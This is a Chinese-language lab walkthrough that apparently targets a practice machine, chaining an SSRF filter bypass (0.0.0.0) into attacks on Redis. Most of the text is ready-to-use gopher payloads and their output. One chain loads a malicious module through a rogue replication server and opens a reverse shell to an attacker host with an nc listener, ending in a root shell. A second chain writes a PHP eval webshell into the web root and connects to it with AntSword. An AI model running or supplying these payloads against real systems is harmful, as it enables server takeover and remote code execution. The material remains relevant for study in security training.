


SSRF+Redis

利用方式 1

访问靶机

http://192.168.1.200



```
<?php
function check_inner_ip($url)
{
    $match_result=preg_match('/^(http|https|gopher|dict)?:\/*.*$/',$url);
    if (!$match_result)
    {
        die('url fomat error');
    }
    try
    {
        $url_parse=parse_url($url);
    }
    catch(Exception $e)
    {
        die('url fomat error');
        return false;
    }
    $hostname=$url_parse['host'];
    $ip=gethostbyname($hostname);
    $int_ip=ip2long($ip);
    return ip2long('127.0.0.0')>>24 == $int_ip>>24 || ip2long('10.0.0.0')>>24 == $int_ip>>24 || ip2long('172.16.0.0')>>20 == $int_ip>>20 ||
    ip2long('192.168.0.0')>>16 == $int_ip>>16;
}

function safe_request_url($url)
{
    if (check_inner_ip($url))
    {
        echo $url.' is inner ip';
    }
    else
    {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($ch, CURLOPT_HEADER, 0);
        $output = curl_exec($ch);
    }
}
```


获取 redis 密码

使用 0.0.0.0 的 ip 地址绕过 check_inner_ip() 函数，访问 hint.php 得到 redis 密码

index.php?url=http://0.0.0.0/hint.php

密码

root



```
string(1349) " <?php
if($ _SERVER['REMOTE_ADDR']==='127.0.0.1'){
    highlight_file(__FILE__);
}
if(isset($_POST['file'])){
    file_put_contents($_POST['file'], "<?php echo 'redispass is root';exit();".$_POST['file']);
}
"
```

用本地主从复制打它，利用目录为万能的/tmp

攻击机开启主服务器

下载前面用到的两个工具，

<https://github.com/n0b0dyCN/redis-rogue-server>

redis-rogue-server, 未授权使用

<https://github.com/Testzero-wz/Awsome-Redis-Rogue-Server>

Awsome-Redis-Rogue-Server, 有授权使用

将 redis-rogue-server 的 exp.so 文件复制到 Awsome-Redis-Rogue-Server 中，使用 Awsome-Redis-Rogue-Server 工具开启主服务，并且恶意 so 文件指定为 exp.so，因为 exp.so 里面有 system 模块

开启主服务

lport 就是指定攻击机的 ip 和端口的，默认 15000 端口，-v 和 -path 前面说过了
python3 redis_rogue_server.py -v -path exp.so -lport 21000

```
(root@kali) - [~/Desktop/SSRF-Redis/Awsome-Redis-Rogue-Server-master]
# ls
exp.so  LICENSE  module.so  README.md  RedisModules  redis_rogue_server.py

(root@kali) - [~/Desktop/SSRF-Redis/Awsome-Redis-Rogue-Server-master]
# python3 redis_rogue_server.py -v -path exp.so -lport 21000
[*] Listening on port: 21000
```

ssrf gopher 联动 redies 拿 flag

payload 中第一行就是 payload，下面的是解码结果方便查看。%0a 是换行，%250a 是因为%编码之后是%25（都是 url 编码两次）

然后我把自己的攻击机服务器的 ip 地址改成了 1.xx.xx.xx，记得改回来，全局替换即可

设置备份路径


```
gopher://0.0.0.0:6379/_auth%2520root%250d%250aconfig%2520set%2520dir%2520/tmp/%250d%250aquit
```

```
gopher://0.0.0.0:6379/_auth root
config set dir /tmp/
quit
```


加载模块

```
gopher://0.0.0.0:6379/_auth%2520root%250d%250amodule%2520load%2520./exp.so%250d%250aquit
```

```
gopher://0.0.0.0:6379/_auth root
module load ./exp.so
quit
```





关闭主从同步

```
gopher://0.0.0.0:6379/_auth%2520root%250d%250aslaveof%2520NO%2520ONE%250d%250aquit
```

```
gopher://0.0.0.0:6379/_auth root
slaveof NO ONE
quit
```


关闭成功后主服务会停止同步，提示 PONG 啥的



执行系统命令

```
gopher://0.0.0.0:6379/_auth%2520root%250d%250asystem.exec%2520"whoami"%250d%250aquit
```


```
gopher://0.0.0.0:6379/_auth root
system.exec "whoami"
quit
```



反弹 shell

先在攻击机监听 6666 端口


```
nc -lvvp 6666
```



执行反弹

```
gopher://0.0.0.0:6379/_auth%2520root%250d%250asystem.rev%2520192.168.1.100%25206666%250d%250aquit
```

```
gopher://0.0.0.0:6379/_auth root
system.rev 192.168.1.100 6666
quit
```



```
192.168.1.200/index.php?url=gopher://0.0.0.0:6379/_auth%2520root%250d%2520aconfig%2520set%2520dir%2520/var/www/html/%250d%250aquit

string(21) "+OK $5 root +OK "
```

```
root@kali: ~/Desktop/SSRF-Redis/Awsome-Redis-Rogue-Server-master
File Actions Edit View Help
02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x03\x00>\x00\x01\x00\x00\x00\x80(\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00 ... '
[*] Wait for redis IO and trans flow close ...
[+] Accept connection from 192.168.1.200:49070
[>>]b'*1\r\n$4\r\nPING\r\n'
[<<]b'+PONG\r\n'
^C


(root@kali)-[~/Desktop/SSRF-Redis/Awsome-Redis-Rogue-Server-master]
# nc -lvvp 6666
listening on [any] 6666 ...
192.168.1.200: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.200] 50864
id
uid=0(root) gid=0(root) groups=0(root)
```

利用方式 2

设置备份路径

```
gopher://0.0.0.0:6379/_auth%2520root%250d%2520aconfig%2520set%2520dir%2520/var/www/html/%250d%250aquit
```

```
gopher://0.0.0.0:6379/_auth root
config set dir /var/www/html/
quit
```



```
192.168.1.200/index.php?url=gopher://0.0.0.0:6379/_auth%2520root%250d%2520aconfig%2520set%2520dir%2520/var/www/html/%250d%250aquit

string(15) "+OK +OK +OK "
```


写入 webshell

重新登录 生成一个 webshell 文件，退出

```
gopher://0.0.0.0:6379/_auth%2520root%250d%2520aconfig%2520set%2520dbfilename%2520aa.php%250d%2520aset%25201%2520'<%253fphp @eval($_POST[1]);%253f>'%250d%250asave%250d%250aquit
```




```
gopher://0.0.0.0:6379/_auth root
config set dbfilename aa.php
set 1 '<?php @eval($_POST[1]);?>'
save
quit
```




访问 aa.php 查看是否成功

http://192.168.1.200/aa.php



打开蚁剑连接 webshell



192.168.1.200

Folders (0)

/

var

www

html

Files (3)

NewUPRefreshHomeBookmark

/var/www/html/

	Name	Time	Size	Attr
	aa.php	2026-06-09 06:05:58	126 b	0644
	hint.php	2026-06-09 03:25:00	208 b	0644
	index.php	2026-06-09 03:25:00	1.38 Kb	0644